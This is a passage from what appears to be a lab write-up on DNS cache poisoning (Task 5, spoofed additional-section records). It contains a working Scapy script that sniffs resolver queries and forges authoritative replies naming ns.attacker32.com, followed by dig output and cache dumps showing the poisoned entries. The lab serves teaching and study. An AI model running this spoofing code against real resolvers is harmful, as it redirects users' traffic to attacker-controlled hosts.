         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
         |###[ DNS Resource Record ]###
         |  rrname    = 'google.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
```

Task 5: Spoofing Records in the Additional Section

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com.')
    NSsec2 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.example.com.')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-652fec0e18a4', filter=f, prn=spoof_dns)
```

```
root@0cdcc48b2dad:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b170402addc0619301000000655e1e83276125928ee2c92b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2136 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 22 15:30:11 UTC 2023
;; MSG SIZE  rcvd: 88

root@0cdcc48b2dad:/#
```

```
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attacket
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attacket
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777590  NS      ns.attacker32.com.
www.example.com.        863991  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind# rndc flush
root@d588ecaac64e:/var/cache/bind# rndc dumpdb -cache
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep example
example.com.            777472  NS      ns.example.com.
www.example.com.        863873  A       1.1.1.1
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep attacker32
                        777472  NS      ns.attacker32.com.
root@d588ecaac64e:/var/cache/bind# cat dump.db | grep facebook
root@d588ecaac64e:/var/cache/bind#
```

```
          ns       = None
          \ar       \
           |###[ DNS OPT Resource Record ]###
           |  rrname    = '.'
           |  type      = OPT
           |  rclass    = 512
           |  extrcode  = 0
           |  version   = 0
           |  z         = D0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = '\xfc-\xc6C\x94\x03Ci'

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 63015
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 2
        arcount   = 3
        \qd        \
```

```
           |  rclass    = 512
           |  extrcode  = 0
           |  version   = 0
           |  z         = D0
           |  rdlen     = None
           |  \rdata     \
           |   |###[ DNS EDNS0 TLV ]###
           |   |  optcode   = 10
           |   |  optlen    = 8
           |   |  optdata   = '\xfc-\xc6C\x94\x03Ci'

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 63015
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 2
        arcount   = 3
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
```

```
          |  qname     = 'www.example.com.'
          |  qtype     = A
          |  qclass    = IN
        \an         \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.1.1.1
        \ns         \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com.'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com.'
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com.'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.example.com.'
        \ar         \
         |###[ DNS Resource Record ]###
         |  rrname    = 'ns.attacker32.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
         |###[ DNS Resource Record ]###
         |  rrname    = 'ns.example.net.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 5.6.7.8
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.facebook.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 3.4.5.6

.
Sent 1 packets.
```